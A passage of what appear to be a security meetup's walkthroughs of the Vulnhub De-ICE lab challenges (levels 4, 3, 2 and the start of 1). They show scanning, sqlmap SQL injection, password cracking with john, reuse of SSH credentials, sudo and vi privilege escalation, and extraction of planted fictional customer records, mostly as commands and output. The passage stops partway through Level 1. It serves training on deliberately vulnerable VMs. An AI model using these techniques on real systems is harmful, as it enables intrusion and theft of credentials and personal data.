Here we find the IP for de-ice4: \$TARGET. Update \$PT/de-ice4_setup.sh and also edit /etc/hosts to add “de-ice4.com” (echo "\$TARGET de-ice4.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	ProFTPD 1.3.2
ftp-anon: Anonymous FTP login allowed (FTP code 230)				
_dr-xr-xr-x	2	0	0	40 Jan 2 2011 incoming
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 5.1 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.2.11 ((Unix) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8k PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
_http-title: Primaline :: Quality Kitchen Accessories				
443/tcp	open	ssl/http	syn-ack ttl 64	Apache httpd 2.2.11 ((Unix) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8k PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
_http-title: Primaline :: Quality Kitchen Accessories				
3306/tcp	open	mysql	syn-ack ttl 64	MySQL (unauthorized)
MAC Address: 52:54:00:32:4F:FD (QEMU Virtual NIC)				
Device type: general purpose				
Running: Linux 2.6.X				
OS CPE: cpe:/o:linux:linux_kernel:2.6				
OS details: Linux 2.6.13 - 2.6.32				

Browsing port 80

Visiting <http://de-ice4.com/> leads to <http://de-ice4.com/products.php> and this form:

```
<form action="products.php" method="GET">
  Product: <select name="id"><option value="NULL">Select Product</option><br></select>
  <p>
```

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```
<input type="Submit" value="Submit"></p>
</form>
```

sqlmap Of products.php form

Attacking the form on <http://de-ice4.com/products.php> with **sqlmap**:

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
cd $PT/sqlmap

rm -rf sqlmap
URL="http://$TARGET/products.php"
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
--banner --current-user --is-dba --current-db --users --passwords \
--forms --dbs
```

Running this gives:

```
hacker@kali:~/pentest/de-ice4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
→output-dir $PWD/sqlmap \
> --banner --current-user --is-dba --current-db --users --passwords \
> --forms --dbs

sqlmap identified the following injection point(s) with a total of 93 HTTP(s)
→requests:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: id=NULL AND (SELECT * FROM (SELECT(SLEEP(5)))OfVy)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=NULL UNION ALL SELECT NULL,NULL,CONCAT(0x7162786b71,
→0x705256575568487a6d6d,0x716b706a71),NULL,NULL--
---
web application technology: Apache 2.2.11, PHP 5.2.9
back-end DBMS: MySQL 5.0.12
banner:      '5.1.33'
current user:  'webapp@localhost'
current database:  'merch'
current user is DBA:  True
[19:24:26] [INFO] cracked password '0' for user 'aadams'
[19:24:29] [INFO] cracked password '111111' for user 'aharp'
[19:24:29] [INFO] cracked password '123123' for user 'kclemons'
[19:24:29] [INFO] cracked password '1234' for user 'rjacobson'
[19:24:29] [INFO] cracked password '12345' for user 'dgrant'
[19:24:29] [INFO] cracked password '123456' for user 'dtraylor'
[19:24:29] [INFO] cracked password '1234567' for user 'dgilfillan'
[19:24:29] [INFO] cracked password '12345678' for user 'sgains'
[19:24:36] [INFO] cracked password '654321' for user 'strammel'
[19:24:36] [INFO] cracked password '666666' for user 'aspears'
[19:24:43] [INFO] cracked password 'Password' for user 'lmorales'
[19:24:46] [INFO] cracked password 'abc123' for user 'mrodriguez'
```

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```

[19:24:49] [INFO] cracked password 'babyl0n' for user 'jdavenport'
[19:24:50] [INFO] cracked password 'baseball' for user 'bwatkins'
[19:24:50] [INFO] cracked password 'batman' for user 'hlovell'
[19:24:51] [INFO] cracked password 'blahblah' for user 'qpowers'
[19:24:54] [INFO] cracked password 'cheese' for user 'mholland'
[19:24:55] [INFO] cracked password 'computer' for user 'djohnson'
[19:24:55] [INFO] cracked password 'consumer' for user 'mbryan'
[19:24:58] [INFO] cracked password 'dragon' for user 'bphillips'
[19:25:01] [INFO] cracked password 'football' for user 'rdominguez'
[19:25:02] [INFO] cracked password 'gawker' for user 'dstevens'
[19:25:03] [INFO] cracked password 'gizmodo' for user 'jalvarez'
[19:25:06] [INFO] cracked password 'iloveyou' for user 'jalcantar'
[19:25:08] [INFO] cracked password 'jennifer' for user 'jbresnahan'
[19:25:08] [INFO] cracked password 'jordan' for user 'krenfro'
[19:25:10] [INFO] cracked password 'killer' for user 'jayala'
[19:25:11] [INFO] cracked password 'kotaku' for user 'rpatel'
[19:25:12] [INFO] cracked password 'letmein' for user 'mnader'
[19:25:12] [INFO] cracked password 'lifehack' for user 'swarren'
[19:25:15] [INFO] cracked password 'master' for user 'dcooper'
[19:25:15] [INFO] cracked password 'michael' for user 'aard'
[19:25:15] [INFO] cracked password 'michelle' for user 'tdeleon'
[19:25:17] [INFO] cracked password 'monkey' for user 'sjohnson'
[19:25:18] [INFO] cracked password 'nintendo' for user 'bbanter'
[19:25:20] [INFO] cracked password 'passw0rd' for user 'jduff'
[19:25:20] [INFO] cracked password 'password' for user 'ccoffee'
[19:25:21] [INFO] cracked password 'pepper' for user 'jfranklin'
[19:25:22] [INFO] cracked password 'pokemon' for user 'myajima'
[19:25:23] [INFO] cracked password 'princess' for user 'aheflin'
[19:25:23] [INFO] cracked password 'qwerty' for user 'lmartinez'
[19:25:27] [INFO] cracked password 'shadow' for user 'amaynard'
[19:25:28] [INFO] cracked password 'soccer' for user 'cchisholm'
[19:25:29] [INFO] cracked password 'starwars' for user 'ktso'
[19:25:29] [INFO] cracked password 'sunshine' for user 'kwebber'
[19:25:30] [INFO] cracked password 'superman' for user 'aweiland'
[19:25:32] [INFO] cracked password 'trustn01' for user 'dwestling'
[19:25:34] [INFO] cracked password 'welcome' for user 'aallen'
[19:25:35] [INFO] cracked password 'whatever' for user 'tgoodchap'
[19:25:37] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] information_schema
[*] merch
[*] mysql
[*] phpmyadmin
[*] test

```

3.5.3 The Exploit

MySQL passwords = SSH passwords

It turns out the MySQL passwords cracked above were also SSH passwords. Try the first one for some simple reconnaissance to see if there might be a better id to use: user ccoffee is a member of the group “admin”.

```
sshpass -p '0' ssh aadams@de-ice4.com
grep admin /etc/group
# results in
# admin:x:102:ccoffee
exit
```

From user ccoffee to root

Logging in as ccoffee/password shows ccoffee can sudo /home/ccoffee/scripts/getlogs.sh. But ccoffee can replace getlogs.sh with any shell script (such as /bin/bash to get root):

```
sshpass -p 'password' ssh ccoffee@de-ice4.com
sudo -l
# results in
# User ccoffee may run the following commands on this host:
# (root) NOPASSWD: /home/ccoffee/scripts/getlogs.sh
cd /home/ccoffee/scripts
ls -l getlogs.sh
# results in
# -rws--x--x 1 root admin 110 Aug 15 01:20 getlogs.sh*
mv getlogs.sh x.sh
echo "/bin/bash" > getlogs.sh
chmod +x getlogs.sh
sudo /home/ccoffee/scripts/getlogs.sh
id
# results in
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
→ 10(wheel),11(floppy),17(audio),18(video),19(cdrom),26(tape),83(plugdev)
```

Getting internal documents

So we're root. All we have to do is find the "various internal documents". The reader can start with /home/ktso/personnel.doc and we leave it as an exercise to find the rest.

3.6 De-ICE Level 3

3.6.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S2.100](#), the third of the Vulnhub De-ICE series. This is a challenge to get the sensitive customer information.

Setting up the VM

The VM comes packaged as the live ISO [De-ICE_S2.100.iso](#) running SLAX 5.1.7 (based on Slackware 10.2.0). It uses two fixed IPs: 192.168.2.100 and 192.168.2.101.

Setting up your environment

```
PT=$HOME/pentest/de-ice3
mkdir -p $PT
cd $PT
# download de-ice3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-ice3_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice3_setup.sh
```

The source for de-ice3_setup.sh (de-ice3_setup.sh) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET1=192.168.2.100      # ip1 of de-ice3
TARGET2=192.168.2.101      # ip2 of de-ice3
SUBNET=192.168.2.0/24      # subnet
KALI=192.168.2.189         # Kali IP
PT=$HOME/pentest/de-ice3   # create working directories here

if [[ $(grep -c de-ice3 /etc/hosts) -eq 0 ]]; then
    echo " add \"${TARGET1} de-ice3.com\" to /etc/hosts"
    echo " add \"${TARGET2} www2.de-ice3.com\" to /etc/hosts"
fi

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/${TOOLS}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST1=de-ice3.com
HOST2=www2.de-ice3.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.6.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/nmap
```

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```
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we find 2 IPs for de-ice3: \$TARGET1 and \$TARGET2. Update \$PT/de-ice3_setup.sh and also edit /etc/hosts to add “de-ice3.com” (echo "\$TARGET1 de-ice3.com" | \$SUDO tee -a /etc/hosts) and “www2.de-ice3.com” (echo "\$TARGET2 www2.de-ice3.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A1 $TARGET1
$SUDO chown $USER.$USER nmap_A1.*
xsltproc nmap_A1.xml -o nmap_A1.html
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A2 $TARGET2
$SUDO chown $USER.$USER nmap_A2.*
xsltproc nmap_A2.xml -o nmap_A2.html
```

Running this reveals for \$TARGET1:

```
PORT      STATE SERVICE REASON          VERSION
20/tcp    closed ftp-data  reset ttl 64
21/tcp    open  ftp        syn-ack ttl 64 vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh        syn-ack ttl 64 OpenSSH 4.3 (protocol 1.99)
|_ssshv1: Server supports SSHv1
25/tcp    open  smtp       syn-ack ttl 64 Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello kali.bitbender.org [192.168.2.189], pleased_
↳to meet you, ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH_
↳DIGEST-MD5 CRAM-MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA_
↳2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0_
↳For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↳0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send_
↳email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open  http       syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3       syn-ack ttl 64 Openwall popa3d
143/tcp   open  imap       syn-ack ttl 64 UW imapd 2004.357
|_imap-capabilities: IDLE OK LOGIN-REFERRALS SASL-IR NAMESPACE THREAD=ORDEREDSUBJECT_
↳UNSELECT STARTTLS THREAD=REFERENCES completed LITERAL+ CAPABILITY AUTH=LOGINA0001_
↳BINARY MULTIAPPEND MAILBOX-REFERRALS SORT SCAN IMAP4REV1
443/tcp   closed https    reset ttl 64
MAC Address: 52:54:00:4B:53:FE (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

Running this reveals for \$TARGET2:

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http      syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
```

Port 80 reconnaissance

Let's start with port 80 reconnaissance on both IPs, which reveal several interesting pages to view:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider

dirb http://$HOST1/ -o dirb80_$HOST1.txt
dirb http://$HOST2/ -o dirb80_$HOST2.txt
```

The most interesting results are:

```
+ http://de-ice3.com/cgi-bin/ (CODE:403|SIZE:295)
+ http://de-ice3.com/index.php (CODE:200|SIZE:2036)
+ http://de-ice3.com/info.php (CODE:200|SIZE:37912)

+ http://www2.de-ice3.com/cgi-bin/ (CODE:403|SIZE:300)
==> DIRECTORY: http://www2.de-ice3.com/home/
+ http://www2.de-ice3.com/index.html (CODE:200|SIZE:579)
==> DIRECTORY: http://www2.de-ice3.com/~root/

---- Entering directory: http://www2.de-ice3.com/home/ ----
==> DIRECTORY: http://www2.de-ice3.com/home/root/

---- Entering directory: http://www2.de-ice3.com/~root/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://www2.de-ice3.com/home/root/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Viewing port 80

Visiting <http://de-ice3.com/index.html> leads to <http://de-ice3.com/index2.html> and a list of email addresses. From these we can see if SMTP will give us some user ids:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider

U="samuel,pickwick nathaniel,winkle augustus,snodgrass tracy,tupman sam,weller tony,
↪weller estella,havisham abel,magwitch philip,pirrip nicholas,nickleby ralph,
↪nickleby newman,noggs wackford,squeers thomas,pinch mark,tapley sarah,gamp jacob,
↪marley ebenezer,scrooge bob,cratchit bill,sikes jack,dawkins noah,claypole"
```

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```

for u in $U; do
    FN=${u%,*}
    LN=${u#*,}
    FI=${FN:0:1}
    LI=${LN:0:1}
    echo $FN$LI
    echo $FI$LN
    echo $LN$FI
    echo $LI$FN
    echo $LN
    echo $FN
done > users.txt

smtp-user-enum -M VRFY -U users.txt -t de-ice3.com
# results in no user ids exist
smtp-user-enum -M EXPN -U users.txt -t de-ice3.com
# results in no user ids exist
smtp-user-enum -M RCPT -U users.txt -t de-ice3.com
# results in no user ids exist

```

So SMTP was absolutely no help in determining user ids.

3.6.3 The Exploit

Finding user id for SSH

The email list provides candidate user id's that can be checked against possible listing of home directories: remember <http://www2.de-ice3.com/~root/> is available. Here we generate candidate user id's by checking for a "301 Moved" return status for <http://www2.de-ice3.com/~USERID> (leaving off the trailing "/"):

```

PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider

U="samuel,pickwick nathaniel,winkle augustus,snodgrass tracy,tupman sam,weller tony,
↳weller estella,havisham abel,magwitch philip,pirrip nicholas,nickleby ralph,
↳nickleby newman,noggs wackford,squeers thomas,pinch mark,tapley sarah,gamp jacob,
↳marley ebenezer,scrooge bob,cratchit bill,sikes jack,dawkins noah,claypole"

for u in $U; do
    FN=${u%,*}
    LN=${u#*,}
    FI=${FN:0:1}
    LI=${LN:0:1}
    RESP="$(curl --silent http://www2.de-ice3.com/~$FN$LI)"
    [[ "$RESP" =~ "301 Moved" ]] && echo $FN$LI
    RESP="$(curl --silent http://www2.de-ice3.com/~$FI$LN)"
    [[ "$RESP" =~ "301 Moved" ]] && echo $FI$LN
    RESP="$(curl --silent http://www2.de-ice3.com/~$LN$FI)"
    [[ "$RESP" =~ "301 Moved" ]] && echo $LN$FI
    RESP="$(curl --silent http://www2.de-ice3.com/~$LI$FN)"
    [[ "$RESP" =~ "301 Moved" ]] && echo $LI$FN
    RESP="$(curl --silent http://www2.de-ice3.com/~$LN)"
    [[ "$RESP" =~ "301 Moved" ]] && echo $LN

```

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```
done > home_dirs.txt
```

```
cat home_dirs.txt
# results in
# havisham
# magwitch
# pirrip
```

It looks like we have 3 possible user home directories to recon. **dirb** found `.ssh/` in `~pirrip/`:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice1_setup.sh
cd $PT/spider

dirb http://www2.de-ice3.com/~pirrip/ -w -o dirb80pirrip.txt
# results in
# ==> DIRECTORY: http://www2.de-ice3.com/~pirrip/.ssh/
# + http://www2.de-ice3.com/~pirrip/.ssh/id_rsa (CODE:200|SIZE:1675)
# + http://www2.de-ice3.com/~pirrip/.ssh/id_rsa.pub (CODE:200|SIZE:393)
```

Download `.ssh/id_rsa` and `.ssh/id_rsa.pub` and SSH into `de-ice3.com` as user `pirrip`:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice1_setup.sh
cd $PT/exploit

curl --silent --remote-name http://www2.de-ice3.com/~pirrip/.ssh/id_rsa
curl --silent --remote-name http://www2.de-ice3.com/~pirrip/.ssh/id_rsa.pub
file id_rsa id_rsa.pub
chmod 600 id_rsa*
ssh -i id_rsa pirrip@de-ice3.com
```

Getting root

Continue above by looking for `'pirrip'` files/directories:

```
find / -name '*pirrip*' 2>/dev/null
# results in
# /www/101/home/pirrip
# /var/spool/mail/pirrip
# /home/pirrip
```

A quick look at the mail files provides `pirrip`'s password:

```
tail /var/mail/pirrip
# results in
# E-Mail: pirrip@slax.example.net
# Password: 0llv3rTw1st
```

So we check the `sudo -l` permissions:

```
sudo -l # password '0llv3rTw1st'
# results in
# User pirrip may run the following commands on this host:
# (root) /usr/bin/more
```

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```
# (root) /usr/bin/tail
# (root) /usr/bin/vi
# (root) /usr/bin/cat ALL
```

At this point there are a couple of ways of getting root. One is to use **vi**'s ability to run a shell command (and running `/bin/bash` as root gets us root) or use **vi** to edit `/etc/sudoers` to give the wheel group all rights.

```
# Method 1 - run vi then shell command /bin/bash
sudo vi
:!/bin/bash
# results in
# bash-3.1# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
→10(wheel),11(floppy)
# OR Method 2 - edit /etc/sudoers
sudo /usr/bin/vi /etc/sudoers
# remove comment from wheel line:
# %wheel      ALL=(ALL)      NOPASSWD: ALL
sudo su - root
```

Getting customer data

At this point have root and just have to find the customer data. We'll continue on as if we used **vi** to run `:/bin/bash`:

```
cd /root
ls -al /root/.save
cp /root/.save/great_expectations.zip /tmp/
cd /tmp
unzip great_expectations.zip
tar -xvf great_expectations.tar
cat Jan08
# returns the customer data
# Here's the data for raises for your team:
# Philip Pirrip: 734-67-0424 5.5% $74,224
# Abel Magwitch: 816-03-0028 4.0% $53,122
# Estella Havisham: 762-93-1073 12% $84,325
chown pirrip.wheel Jan08
chmod 777 Jan08
# tail /etc/apache/httpd.conf gives www2.de-ice3.com DocumentRoot
mv Jan08 /www/101/home/pirrip/
rm *.jpg *.pdf *.zip *.tar
exit
```

And so we have root and the customer data available to be downloaded from the web as `curl --silent --remote-name http://www2.de-ice3.com/~pirrip/Jan08`.

3.7 De-ICE Level 2

3.7.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S1.110](#), the second of the Vulnhub De-ICE series. This is a challenge to get sensitive customer information.

Setting up the VM

The VM comes packaged as the live ISO [De-ICE_S1.110.iso](#) running SLAX 5.1.7 (based on Slackware 10.2.0). It uses the fixed IP 192.168.1.110; to force it to use DHCP on your local network, change the 192.168.1.110 network card to be a local network on your VM server (no network access) and add another ethernet interface that will pick up a DHCP address.

Setting up your environment

```
PT=$HOME/pentest/de-ice2
mkdir -p $PT
cd $PT
# download de-ice2_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-ice2_setup.sh
# edit as needed; later the recon will give you TARGET IP
source de-ice2_setup.sh
```

The source for `de-ice2_setup.sh` (`de-ice2_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.110      # ip of de-ice2
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.28        # Kali IP
PT=$HOME/pentest/de-ice2 # create working directories here

[[ $(grep -c de-ice2 /etc/hosts) -eq 0 ]] && \
    echo " add \"$TARGET de-ice2.com\" to /etc/hosts"

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=de-ice2.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.7.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know \$TARGET and can fill it in \$PT/de-ice2_setup.sh and also edit /etc/hosts to add “de-ice2.com” (echo "\$TARGET de-ice2.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    7 1000      513          160 Mar 15  2007 download
|_drwxrwxrwx    2 0         0           60 Feb 26  2007 incoming [NSE: writeable]
22/tcp    open  ssh?
|_ssh-hostkey:
80/tcp    open  http      Apache httpd 2.2.4 ((Unix) mod_ssl/2.2.4 OpenSSL/0.9.8b DAV/2)
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title (text/html).
OS details: Linux 2.6.13 - 2.6.32
```

Port 21 reconnaissance

A little reconnaissance on the FTP server first showed download/etc/shadow (a dead end):

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

curl --silent --remote-name ftp://de-ice2.com/download/etc/shadow
# results in
# root:$1$30F/pWTC$lvhdyl86pAEQcrvepWqpu.
echo 'root:$1$30F/pWTC$lvhdyl86pAEQcrvepWqpu.:12859:0:0:0:0' > shadow.txt
/usr/sbin/john --single shadow.txt
/usr/sbin/john --show shadow.txt
# results in
# root:toor
```

But using the cracked root hash (“toor”) to log in failed. Next up is download/etc/core which had a dump of

the real /etc/shadow

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

curl --silent --remote-name ftp://de-ice2.com/download/etc/core
file core
strings core | tail
# result
# root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0
# aadams:$1$klZ09iws$fQDiqXfQXBERilgdRyogn.
# bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1
# ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/
```

3.7.3 The Exploit

We use **john** with the Ultimate Password List (`pw list 3.txt`) and crack 3 of 4 hashes:

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

echo 'root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0::::' > shadow.txt
echo 'aadams:$1$klZ09iws$fQDiqXfQXBERilgdRyogn.:13570:0:99999:7:::' >> shadow.txt
echo 'bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1:13571:0:99999:7:::' >> shadow.txt
echo 'ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/:13574:0:99999:7:::' >> shadow.txt

# pw list 3.txt finds password
/usr/sbin/john --rules --wordlist="pw list 3.txt" shadow.txt
/usr/sbin/john --show shadow.txt
# results
# root:Complexity
# bbanter:Zymurgy
# ccoffee:Diatomaceous
```

SSH over with ccoffee (it works), `su - root`, then decrypt `customer_account.csv.enc`:

```
sshpass -p 'Diatomaceous' ssh ccoffee@de-ice2.com
su - root # password Complexity
find / -name '*.enc' | grep customer
cd /home/root/.save
cat copy.sh # add "-d" option to decrypt instead of encrypt
openssl enc -d -aes-256-cbc -salt -in customer_account.csv.enc -out customer_account.
.csv -pass file:/etc/ssl/certs/pw
cat customer_account.csv
# results in
# "CustomerID", "CustomerName", "CCType", "AccountNo", "ExpDate", "DelMethod"
# 1002, "Mozart Exercise Balls Corp.", "VISA", "2412225132153211", "11/09", "SHIP"
# 1003, "Brahms 4-Hands Pianos", "MC", "3513151542522415", "07/08", "SHIP"
# 1004, "Strauss Blue River Drinks", "MC", "2514351522413214", "02/08", "PICKUP"
# 1005, "Beethoven Hearing-Aid Corp.", "VISA", "5126391235199246", "09/09", "SHIP"
# 1006, "Mendelssohn Wedding Dresses", "MC", "6147032541326464", "01/10", "PICKUP"
# 1007, "Tchaikovsky Nut Importer and Supplies", "VISA", "4123214145321524", "05/08", "SHIP"
↵
```

And we have the customer data (could FTP it if desired), so are done.

3.8 De-ICE Level 1

3.8.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S1.100](#), the first of the Vulnhub De-ICE series. This is a challenge to get the CEO's bank account information.

Setting up the VM

The VM comes packaged as the live ISO [De-ICE_S1.100.iso](#) running SLAX 5.1.7 (based on Slackware 10.2.0). It uses the fixed IP 192.168.1.100; to force it to use DHCP on your local network, change the 192.168.1.100 network card to be a local network on your VM server (no network access) and add another ethernet interface that will pick up a DHCP address.

Setting up your environment

```
PT=$HOME/pentest/de-icel
mkdir -p $PT
cd $PT
# download de-icel_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
icel_setup.sh
# edit as needed; later the recon will give you TARGET IP
source de-icel_setup.sh
```

The source for `de-icel_setup.sh` (`de-icel_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.100      # ip of de-icel
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.28        # Kali IP
PT=$HOME/pentest/de-icel # create working directories here

[[ $(grep -c de-icel /etc/hosts) -eq 0 ]] && \
echo " add \"${TARGET} de-icel.com\" to /etc/hosts"

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{${TOOLS}}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=de-icel.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.8.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-icel
source $PT/de-icel_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know \$TARGET and can fill it in \$PT/de-icel_setup.sh and also edit /etc/hosts to add “de-icel.com” (echo "\$TARGET de-icel.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-icel
source $PT/de-icel_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
20/tcp closed ftp-data
21/tcp open  ftp      vsftpd (broken: could not bind listening IPv4 socket)
22/tcp open  ssh      OpenSSH 4.3 (protocol 1.99)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_sshv1: Server supports SSHv1
25/tcp open  smtp      Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello [192.168.1.28], pleased to meet you,
↳ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-
↳MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA
↳2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0
↳For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↳0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send
↳email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp open  http      Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
